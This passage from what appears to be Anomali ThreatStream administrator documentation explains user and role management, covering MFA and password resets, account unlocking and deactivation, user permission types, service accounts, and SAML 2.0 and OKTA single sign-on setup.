The screenshot shows the 'User & Role Management' interface. At the top, there are tabs for 'Users', 'Roles', and 'SSO'. Below the tabs is a search bar and a 'Filter' button. On the right side, there are buttons for 'Export to CSV' and 'New'. The main table has columns for 'Email', 'Name', 'Assigned Roles', 'Last Created', 'Last Logged In', and 'Status'. The 'Status' column for the user 'qa-prod@automation.com' shows 'Force Change Password', and the 'Reset MFA' button is highlighted in red.

Email	Name	Assigned Roles	Last Created	Last Logged In	Status
...	...	API User, Intelligence Reporter, MFA Admin	Aug 21, 2019 10:34:35.000 -07	Mar 04, 2025 20:57:41.000 -08	
...	...	API User, Community Contributor, Intelligence	Aug 22, 2019 22:21:18.000 -07	Nov 04, 2024 21:49:06.015 -08	
...	...	API User, Community Contributor, Intelligence	Mar 04, 2025 22:20:04.000 -08	Mar 13, 2025 20:52:51.004 -07	
...	...	api-prod New Role Updated - Due 1, Organization	Mar 13, 2025 21:29:02.005 -07		Force Change Password
...	...	API User, Community Contributor, Intelligence	Feb 12, 2019 17:24:37.000 -08	Mar 14, 2025 20:00:30.882 -07	
qa-prod@automation.com	qa	api-prod, api-prod-admin, Security Analytics User	Feb 07, 2018 02:09:52.000 -08	Mar 13, 2025 22:18:55.770 -07	
...	...	API User, Community Contributor, Intelligence	Aug 03, 2024 22:28:09.000 -07	Mar 17, 2025 10:30:33.357 -07	
...	...	MFA Admin, Organization Administrator	Feb 20, 2025 23:56:48.000 -08	Mar 17, 2025 16:04:09.933 -07	

The user's MFA token is reset.

Recovering the MFA Shared Secret

If you are the sole organization administrator for your organization and cannot log in to the Anomali platform with your current MFA configuration, you must contact Anomali Support to reset your MFA shared secret.

To prevent this situation from occurring, users who are the only organization administrator for their organization can disable MFA for their accounts or add another organization administrator user.

Unlocking a User

Organization administrators can unlock user accounts that were locked due to consecutive failed login attempts.

To unlock a user account:

1. In the bottom-left corner of the side navigation panel, click **Settings** (⚙️) > **User & Role Management**.
2. Select the user whose account you want to unlock.
3. Click **Unlock User**.


The user's account is unlocked.

Resetting API

Organization Administrators can reset the existing API for selected users.

To reset an existing API:

1. In the bottom-left corner of the side navigation panel, click **Settings** (⚙️) > **User & Role Management**.
2. Select the users whose API you want to reset.
3. Click **Reset API**.




The API of the selected users is reset.

Resetting a Password

Organization administrators can force selected users to create a new password on their next log in to ThreatStream.

To force a password reset:

1. In the bottom-left corner of the side navigation panel, click **Settings** (⚙️) > **User & Role Management**.
2. Select the users who you want to force to reset their passwords.
3. Click **Force Password Reset**.



The password of the selected users is forced to be reset.

Deactivating a User

Organization administrators can remove selected users from the list of their organization users. After taking this action, the users are disabled. The deactivated users are no longer displayed on the Users tab and cannot log in to the Anomali platform. To reactivate a deactivated account, a new user with the email address associated with the deactivated account must be added to the organization user list. For details, see ["Adding a User" on page 241](#).



Note: The users whose email starts with devops+ cannot be deactivated. These are service accounts which were created by Anomali for integration purposes. See ["Service Account Permissions" on page 253](#) for more information.

To deactivate a user:

1. In the bottom-left corner of the side navigation panel, click **Settings** (⚙️) > **User & Role Management**.
2. Select the user(s) whose account you want to deactivate.
3. Click **Deactivate**.

The screenshot shows the 'User & Role Management' interface. At the top, there are tabs for 'Users', 'Roles', and 'SSO'. Below the tabs is a search bar. A table lists users with columns for 'NAME', 'ACCOUNT ID', 'LAST LOGIN', 'LAST PASSWORD', and 'STATUS'. The first three users are selected with checkboxes. The fourth user, 'ip@anomalix.com', is highlighted in blue. The table also includes a 'Force Change Password' button for the selected users.

NAME	ACCOUNT ID	LAST LOGIN	LAST PASSWORD	STATUS
[Redacted]	devops+ [Redacted]	Aug 21, 2019 16:00:00 -07	Mar 04, 2025 20:57:40:00 -08	
[Redacted]	devops+ [Redacted]	Aug 22, 2019 12:21:00:00 -07	Nov 04, 2024 21:49:04:05 -08	
[Redacted]	devops+ [Redacted]	Mar 04, 2025 22:20:04:00 -08	Mar 12, 2025 20:57:53:04 -07	
[Redacted]	devops+ [Redacted]	Mar 11, 2025 21:20:02:40:05 -07		Force Change Password
ip@anomalix.com	devops+ [Redacted]	Feb 10, 2019 17:24:31:00:00 -08	Mar 16, 2025 20:00:30:00:00 -07	
[Redacted]	devops+ [Redacted]	Feb 07, 2019 02:09:32:00:00 -08	Mar 12, 2025 22:16:55:770 -07	
[Redacted]	devops+ [Redacted]	Aug 05, 2024 12:28:09:00:00 -07	Mar 11, 2025 10:30:33:397 -07	
[Redacted]	devops+ [Redacted]	Feb 20, 2025 23:58:48:00:00 -08	Mar 11, 2025 16:04:09:033 -07	


The selected users are deactivated.

Exporting User Information

User information can be exported in the CSV format. Exports include the following information visible on the Users tab: user names, email addresses, dates users were added, status of user accounts, roles assigned to users, and timestamps of most recent logins. Exports are limited to 10,000 users.

To export user information:

1. In the bottom-left corner of the side navigation panel, click **Settings** (⚙️) > **User & Role Management**.
2. Click **Export to CSV**.



The downloading process starts immediately.

Types of Anomali Users

For each organization using the Anomali platform, there are four types of users: **Organization Administrator**, **Non-administrator**, **Read Only**, and **Auditor** users. **Organization Administrators** can perform administrative tasks that impact their entire organization on the Anomali platform, whereas **Non-administrators** can only manage settings that impact their personal profiles. **Read Only** users can view and export intelligence on ThreatStream but cannot create intelligence of any kind. **Auditor** users have read-only access to all ThreatStream pages and admin settings.

On the Anomali platform, you can also find service account users, which are added to your organization by Anomali Customer Support. For more information about service accounts, refer to ["Service Account Permissions" on page 253](#).

Organization Administrator Permissions

The tasks below are reserved for Anomali users with **Organization Administrator** permissions.

Task	Description
Update organization name	Update organization name in ThreatStream.
Update PDF export settings	Change the number of search results and intelligences included in Search Result and Threat Bulletin PDF downloads respectively .

Task	Description
Configure organization-wide session timeout settings	Enable ThreatStream session timeout for users in your organization and decide when timeouts occur after periods of inactivity.
Configure multi-factor authentication (MFA)	Decide whether or not the organization requires multi-factor authentication for logging in.
Add/edit/delete organization users	Add and remove users from the organization and update roles for existing users.
Enable organization users to approve imports	Configure permissions for non-administrator users that enable them to evaluate imported observables.
Bypass MFA for organization users	When MFA is enabled, organization administrators can configure users to avoid multi-factor authentication and login with their email address and password only.
Configure organization Exclude List	Prevents users from within the organization from accidentally importing an organization CIDR , IP Address , Domain Name , URL , or Email Address .
Activate third-party integrations with ThreatStream	Configure ThreatStream to use third-party services such as Farsight and Open DNS.
Manage premium intelligence streams	Purchase and evaluate premium threat intelligence streams partnered with Anomali.
Create/leave/join Trusted Circles	Enable the sharing of information between your organization and other organizations on ThreatStream.
Delete Threat Model entities	Permanently delete Threat Bulletins, Actors, Campaigns, TTPs, Incidents, and Signatures that belong to your organization.
Audit user activity	View user activity from the past 7 days.

Task	Description
Unlock Locked Accounts	When user accounts in your organization are locked after consecutive failed login attempts, Org Admins can unlock accounts from the User Admin page within settings. See "Managing Users" on page 240 for more information.

The email lists below are reserved for Anomali users with **Organization Administrator** permissions.

Email List	Description
Keyword Matches	Sends notifications for each keyword match.
Keyword Matches Hourly Digest	Sends summaries of all keyword matches from the last hour.

Non-administrator Permissions

The tasks below can be performed by **Non-administrators** and **Organization Administrators**.

Task	Description
Edit personal contact information	Edit personal email address, name, and phone number.
Change password used for ThreatStream login	Change personal password used for ThreatStream login.
Update ThreatStream email subscriptions	Users can configure which ThreatStream email lists their personal email address is included in.

The email lists below can be subscribed to by **Non-administrators** and **Organization Administrators**.

Email List	Description
Threat Bulletin Creation	Sends notifications every time a Threat Bulletin is created.
Threat Bulletin Daily Digest	Sends summaries of Threat Bulletins created each day.

Email List	Description
Trusted Circles	Sends notifications when organizations join or leave your trusted circles.

Read Only User Permissions

Read Only users are restricted to viewing intelligence on ThreatStream and cannot create intelligence or related content such as tags, comments, or other metadata.



- Read Only users do not count toward the number of users allocated to your organization in your ThreatStream license.
- Read Only users can access ThreatStream OnPrem deployments that are on v4.1.1 and above. Read Only users cannot access ThreatStream OnPrem if it is on an earlier version.

The table below lists the features to which Read Only users have access.

Screen	Available Features
Classic Dashboards	• View dashboards. • Add shared custom dashboards created by fellow organization users and themed dashboards created by the Anomali Threat Research team to their homepages on ThreatStream.
Analyze > Overview	View and drill down on recent threat model entities.
Analyze > Observables	• Perform basic observable searches. • Perform advanced observable searches. • View observable details pages. • Export observables from the observables search page and details pages.

Screen	Available Features
Analyze > Threat Model	• Perform basic Threat Model entity searches. • Perform advanced Threat Model entity searches • View Threat Model entity details pages. • Export Threat Model entities from threat model entity details pages.
Research > Sandbox	• View sandbox report details. • Export sandbox reports.
Research > Collaborate	Chat with organization and trusted circles members.  Note: This menu item is only visible if the Chat User role is enabled for a user on the User & Role Management page. See "Using System Roles" on page 234 for more information.
APP Store > APP Store	Browse available APP Store services.
Settings > My Profile	• Update user Email, Name, and Phone. • Change account password. • Subscribe to the Threat Model Daily Digest email. • View API Key if the API User role is enabled for a Read Only user on the User & Role Management page. Refer to "Managing Users" on page 240 for details.

Auditor User Permissions

Auditor users have read-only access to all ThreatStream pages as well as all tabs on the ThreatStream Settings page.

Service Account Permissions

Service accounts in Anomali are designed for system-level operations, such as integrations, threat feed ingestion, and automated intelligence distribution to downstream tools like Integrator and other on-premises products. These accounts are provisioned and managed by Anomali Customer Support to ensure consistent, secure connectivity and data flow. They cannot be edited or activated by organization users.

Service account users are assigned elevated permissions—typically equivalent to Organization Administrator rights. This level of access is required to enable functions such as managing integrations, submitting data, and interacting with protected API endpoints. Although the scope of these permissions may appear broad, they are purpose-specific and strictly applied to support operational integrity.

Service accounts follow this naming convention:

`devops+<string>@threatstream.com`


where `<string>` is an alphanumeric tag that reflects the purpose of the account.

Configuring the New User Email Template

Organization Administrators can customize the default email sent to new users when they are added to their organization on the Anomali platform. If an organization requires additional steps from users the first time they log in to the Anomali platform, new users can be notified automatically via new user emails.

To create a new user email:

1. In the bottom-left corner of the side navigation panel, click **Settings** (⚙️) > **User & Role Management**.
2. Under the Users tab, click **Settings**.



The screenshot shows the 'User & Role Management' interface. At the top, there are three tabs: 'Users', 'Roles', and 'SSO'. The 'Users' tab is selected. On the left side, there is a sidebar with 'All Users' and 'Settings'. The 'Settings' option is highlighted. The main content area is titled 'Settings' and contains a section for 'New User Email Template'. Below this title, there is a text input field labeled 'Text included in the new user email' with a character count of '0/10,000'. At the bottom of the form, there are two buttons: 'Cancel' and 'Save'.


3. Enter your custom email text. Custom text can be a maximum of 10,000 characters.
4. Click **Save**.

Configuring Single Sign On (SSO)

Anomali enables you to configure single sign-on (SSO) using either a SAML 2.0-compliant identity provider (IdP) or an OKTA Marketplace identity provider. If your organization uses one of these identity providers, you can provision and manage integration with your IdP to enable SSO on the Anomali platform. From the SSO tab of the User & Role Management page, you can configure an integration with your IdP by uploading an XML Metadata file from your IdP or by manually configuring the integration details. See ["Configuring an Identity Provider for SSO" on page 258](#) for more information.

If you use SAML for SSO, Anomali supports the following integration options for user management:

- Integration with Microsoft Active Directory Federation Services (ADFS) for user management through Microsoft Active Directory or Azure Entra ID. For more information on enabling this integration, see ["Enabling User Management with Active Directory Federation Services and Azure Entra ID" on page 267](#).
- Integration with SAML 2.0-compliant IdPs for user management through a preferred IdP. For more information on enabling this integration, see ["Enabling User Management with SAML 2.0 IdP Services" on page 280](#).



1 Break Glass Account: To use SSO on the Anomali platform, you must select a user account to serve as a Break Glass Account.

The Break Glass Account serves two critical purposes:

- Emergency access when your SSO identity provider is unavailable.
- SSO configuration management.

The Break Glass Account user maintains access to the Anomali platform through the ThreatStream login page, even when your organization uses SSO exclusively for logging in. The Break Glass Account should be an independent, local account on the Anomali platform. Another account with the same configuration must not exist in the SSO IdP. Doing so will cause login failures. See ["Managing Users" on page 240](#) to learn how to create a local account on the Anomali platform.

2 Use SSO exclusively: Enable this setting to restrict users from logging into the Anomali platform through its interface.



Notes:

- If this setting is enabled and an IdP is selected in Permission Management (see **6**), user and role management is handled exclusively through the chosen IdP.
- If this setting is enabled and ThreatStream is selected in Permission Management (see **6**), SSO is used solely for



authentication, while user and role management remain within the Anomali platform (except the Break Glass Account user).

3 Custom SSO Logout URL: Enter the URL for the portal of your SSO identity provider. You will be directed to this URL when logging out of the Anomali platform. If left blank, the default ThreatStream login URL is used.

4 Identity Providers: Identity providers configured by your organization.



Note: User management via the Anomali user interface is disabled when all configured IdPs use non-ThreatStream permission management.

5 Add new identity provider: Configure an IdP. See ["Configuring an Identity Provider for SSO" on page 258](#) for more information.

6 Permission Management: Define whether the roles assigned to authenticated users are determined by ThreatStream or by an Identity Provider. If you select **ThreatStream**, Organization Administrators manage users and their roles from the Anomali user interface. If you select ADFS, AZURE AD, or SAML 2.0, you are prevented from managing users and roles from the Anomali platform interface and must use ADFS, AZURE AD, or a SAML 2.0-compliant IdP for user and role management.

- For more information on using ADFS or AZURE AD for user management, see ["Enabling User Management with Active Directory Federation Services and Azure Entra ID" on page 267](#).
- For more information on using SAML 2.0 for user management, see ["Enabling User Management with SAML 2.0 IdP Services" on page 280](#).

7 Active: Whether the configured IdP is active. This switch must be enabled for users to authenticate to the Anomali platform through the IdP. See [Activating an IdP](#) for details.

8 Show/Edit Configuration: View and edit configured Identity Provider Details and view configured Service Provider Details. Use this button to download the Service Provider certificate for a configured IdP.

9 Users: View the list of Anomali platform users and the roles assigned to them.

10 Roles: View user roles. See ["Managing Roles" on page 222](#) for details.

11 New: Create a new SSO mapping for groups configured on ADFS, Azure Entra ID, or a SAML 2.0 compliant IdP. See ["Enabling User Management with Active Directory Federation Services and Azure Entra ID" on page 267](#) and ["Enabling User Management with SAML 2.0 IdP Services" on page 280](#) for details.

12 Lock SSO Configuration: Use this setting to prevent any further changes to the SSO configuration other than with the Break Glass Account. After locking the SSO Configuration, the following SSO settings become read-only:

- Break Glass account
- Use SSO Exclusively
- SSO Logout URL
- Identity providers
- Permission Management
- Active
- Show/Edit Configuration

However, you can still modify IdP Group to Anomali Role mappings.

To lock an SSO configuration, click **Lock SSO Configuration** or the tooltip icon (ⓘ) next to it. In the dialog box that appears on the screen, click **Lock SSO Configuration**. The SSO Configuration is locked.



Note: Only Break Glass account users and Org Admins can lock an SSO Configuration.

To unlock an SSO configuration, click **SSO Configuration Locked** or the tooltip icon (ⓘ) next to it. In the dialog box that appears on the screen, click **Unlock SSO Configuration**. The SSO Configuration is unlocked.



Note: Only Break Glass account users can unlock an SSO Configuration.

Before You Begin

- Ensure you have an active subscription with the identity provider you are going to use. ThreatStream can integrate with SAML 2.0 or OKTA IdPs.

- Define the Anomali roles you will use for user access control. For information on available Anomali roles, refer to ["Using System Roles" on page 234](#) and ["Managing Roles " on page 222](#).
- Define IdP groups and which roles you want to map to these IdP groups. A single IdP group can have multiple roles assigned to it.

Configuring an Identity Provider for SSO

Use the information in this section to configure an identity provider for SSO on ThreatStream. Your organization can have multiple identity providers configured for SSO.

Refer to the following sections to learn how to set up an IdP of your interest.

[Setting up an identity provider with SAML 2.0](#)

[Setting up an identity provider with OKTA Marketplace](#)


[Activating an identity provider](#)

To set up an identity provider with SAML 2.0:

1. In the bottom-left corner of the side navigation panel, click **Settings** (⚙️) > **User & Role Management**.
2. Click the **SSO** tab.
3. If you are setting up an identity provider for the first time, click **Set up identity provider**.

If you are adding an additional identity provider, click **+** tab.

4. In the window that opens, select **SAML**, enter a meaningful name, and click **Save & Show Service Provider's Details**.




The Service Provider Details tab in the window that opens is automatically populated with the details and certificate from the service provider, which is ThreatStream in this case.

The screenshot shows a 'Configuration' dialog box with a 'Close' button in the top right. It has two tabs: 'Identity Provider Details' and 'Service Provider Details'. The 'Service Provider Details' tab is active. It contains four text input fields, each with a 'Copy' button to its right: 'Entity ID', 'Service Provider URL (Reply URL)', 'Service Provider Initiated URI', and 'Service Provider Certificate'. Below these fields is a link labeled 'Service Provider Metadata XML' with a download icon. At the bottom of the dialog are 'Cancel' and 'Delete' buttons.

- 5. Click **Service Provider Metadata XML** to download and save the file.
- 6. Use the downloaded service metadata XML file when setting up your identity provider. Then, download the federation metadata XML file from your identity provider to use it in your next step.
- 7. Click the Identity Provider Details tab and configure the following fields.

Field	Description
Upload a file	Drag and drop or select the downloaded SAML metadata XML file to upload. Uploading this file automatically populates the next four fields: Identity Provider Entity ID, Identity Provider Single Sign-On URL, SAML Signing Certificate Alternatively, you can manually enter information for the next four fields.

Field	Description
Name	Your organization name.
Identity Provider Entity ID	The identity provider entity ID for your organization.
Identity Provider Single Sign-On URL	The identity provider single sign-on URL for your organization.
SAML Signing Certificate	The SAML signing certificate for your organization.  Note: This certificate must be in PEM format. Additionally, ensure that the BEGIN CERTIFICATE and END CERTIFICATE lines are not included in the file.
Use for OnPrem	For ThreatStream OnPrem users: check this box if you want to use SAML for SSO on your ThreatStream OnPrem appliance. Under OnPrem FQDN, enter the domain name that you use to connect to the ThreatStream OnPrem user interface.  Note: If you update your IdP configuration on ThreatStream after the initial configuration, you must resynchronize ThreatStream OnPrem appliance to ensure that changes are reflected on your appliance. You can do so by executing the following command on ThreatStream OnPrem: <code>user_setup -u</code>

Field	Description
Show advanced settings	Configure any of the following optional settings: Attributes names, Sign auth request, Sign assertions, Encrypt assertions, Sign sign-out request, Encrypt name ID, Sign sign-out response, Sign messages, Encrypted name ID, Attribute statement. You can hover over the question mark next to the setting for more information.   Note: You must set Attributes names to Email Address in cases where email attributes are sent in the SAML response to ThreatStream.

8. Click **Save**.

Your SAML identity provider is now configured on ThreatStream.

9. Activate the new identity provider to allow users to authenticate to ThreatStream through it. See [Activating Identity Provider on ThreatStream](#) for details.

To set up an identity provider with OKTA Marketplace:

1. In the bottom-left corner of the side navigation panel, click **Settings** (⚙️) > **SSO & Role Management**.
2. Click the **SSO** tab.
3. If you are setting up an identity provider for the first time, click **Set up identity provider**.

If you are adding an additional identity provider, click **+** tab.

4. Select **OKTA Marketplace**.

The screenshot shows a 'New Identity Provider' modal window. At the top, there are two radio buttons: 'SAML' (unselected) and 'OKTA Marketplace' (selected). Below the radio buttons is a dashed box containing a file upload icon and the text 'Drag & Drop a file or [select a file to upload](#)'. Underneath this are three input fields: 'Marketplace App ID', 'Company Subdomain' (with a help icon), and 'SAML Signing Certificate'. At the bottom of the modal are 'Cancel' and 'Save' buttons.

Configure the following fields.

Field	Description
Upload a file	Drag and drop or select the link to upload your SAML metadata XML file. Uploading a file automatically populates the next three fields: Identity Provider Entity ID, Identity Provider Single Sign-On URL, SAML Signing Certificate Alternatively, you can manually enter information for the next three fields.
Marketplace App ID	OKTA Marketplace app ID of your organization.

Field	Description
Company Sub Domain	The company subdomain field from your OKTA Marketplace app.
SAML Signing Certificate	The SAML signing certificate for your organization.  Note: This certificate must be in PEM format. Additionally, ensure that the BEGIN CERTIFICATE and END CERTIFICATE lines are not included in the file.


5. Click **Save**.

Your OKTA Marketplace identity provider is now configured on ThreatStream.


6. Activate the new identity provider to allow users to authenticate to ThreatStream through it. See [Activating Identity Provider on ThreatStream](#) for details for details.

To activate an IdP:

1. In the bottom-left corner of the side navigation panel, click **Settings** (⚙️) > **User & Role Management**.
2. Click the **SSO** tab.
3. In the Identity Providers section, click the IdP that you need to activate.
4. Enable the **Active** switch.




5. In the Change Active Status pop-up message, click **Apply Changes**.



The IdP is now active.

To edit an IdP configuration:

1. In the bottom-left corner of the side navigation panel, click **Settings** (⚙️) > **User & Role Management**.
2. Click the **SSO** tab.
3. In the Identity Providers section, click the tab for the IdP configuration you want to edit.
4. Click **Show/Edit Configuration**.



5. Make desired changes.
6. Click **Save**.



Note: For some organizations that were migrated from an existing IdP configuration to the current SSO self-service configuration, the **Use for OnPrem** option may be selected erroneously. In these cases, you must deselect the option before saving your changes.

To delete an IdP configuration:

1. In the bottom-left corner of the side navigation panel, click **Settings** (⚙️) > **User & Role Management**.
2. Click the **SSO** tab.
3. In the Identity Provider section, click the tab for the IdP configuration you want to delete.
4. Click **Show/Edit Configuration**.
5. Click **Delete**.

Configuration Close

Identity Provider Details Service Provider Details

Drag & Drop a file or [select a file to upload](#)

Name
test_saml_newID-d4eafaa0

Identity Provider Entity ID

Identity Provider Single Sign-On URL

SAML Signing Certificate

☐ Use for OnPrem

[Show advanced settings](#)

Cancel Delete Save

6. On the Delete Configuration window, click **Delete** to confirm.

Enabling User Management with Third-Party Identity Providers

Anomali provides the capability to integrate with third-party identity providers, thus enabling single sign-on (SSO) and user administration from these services. Third-party identity providers include:

- Microsoft Active Directory Federation Services (ADFS). See ["Enabling User Management with Active Directory Federation Services and Azure Entra ID"](#) on [page 267](#) for more information.

- Other SAML 2.0-compliant IdP services. See for ["Enabling User Management with SAML 2.0 IdP Services" on page 280](#) for more information.

Additionally, you can configure the integration to force all Anomali users in your organization to connect to the Anomali platform through AD or SAML 2.0 IdP using SSO.

Organizations that configure the integration are given one Break Glass Account user, which maintains access to the Anomali platform user interface through the login page in the event when access through AD or SAML 2.0 IdP is unavailable. Break Glass Account users cannot log in to the Anomali platform using SSO.

For instructions on how to set up SSO and user management with AD and ADFS, see ["Enabling User Management with Active Directory Federation Services and Azure Entra ID" on the next page](#).

For instructions on how to set up SSO and user management with SAML 2.0 IdPs, see ["Enabling User Management with SAML 2.0 IdP Services" on page 280](#).

Managing Organization Users from Third-Party IDP Services

After configuring the integration, organization administrators can perform all user administration tasks, including the creation of new users and assigning of roles, from AD or SAML 2.0 IdP without connecting to the Anomali platform user interface. During configuration, organization administrators define security groups in the IdP in their organization and map them to roles. When organization administrators grant or revoke privileges for a user from an IdP, these updates are synchronized with the Anomali platform through ADFS or SAML 2.0 IdP the next time the user logs in to the platform.

Administrators should note the following when managing organization users from a third-party IdP:

- *All roles and their respective permissions are disabled.* When you log in to the Anomali Platform through a third-party IdP, all roles become disabled. In this case, role management must be done through the third-party IdP you use to log in to the Anomali platform.
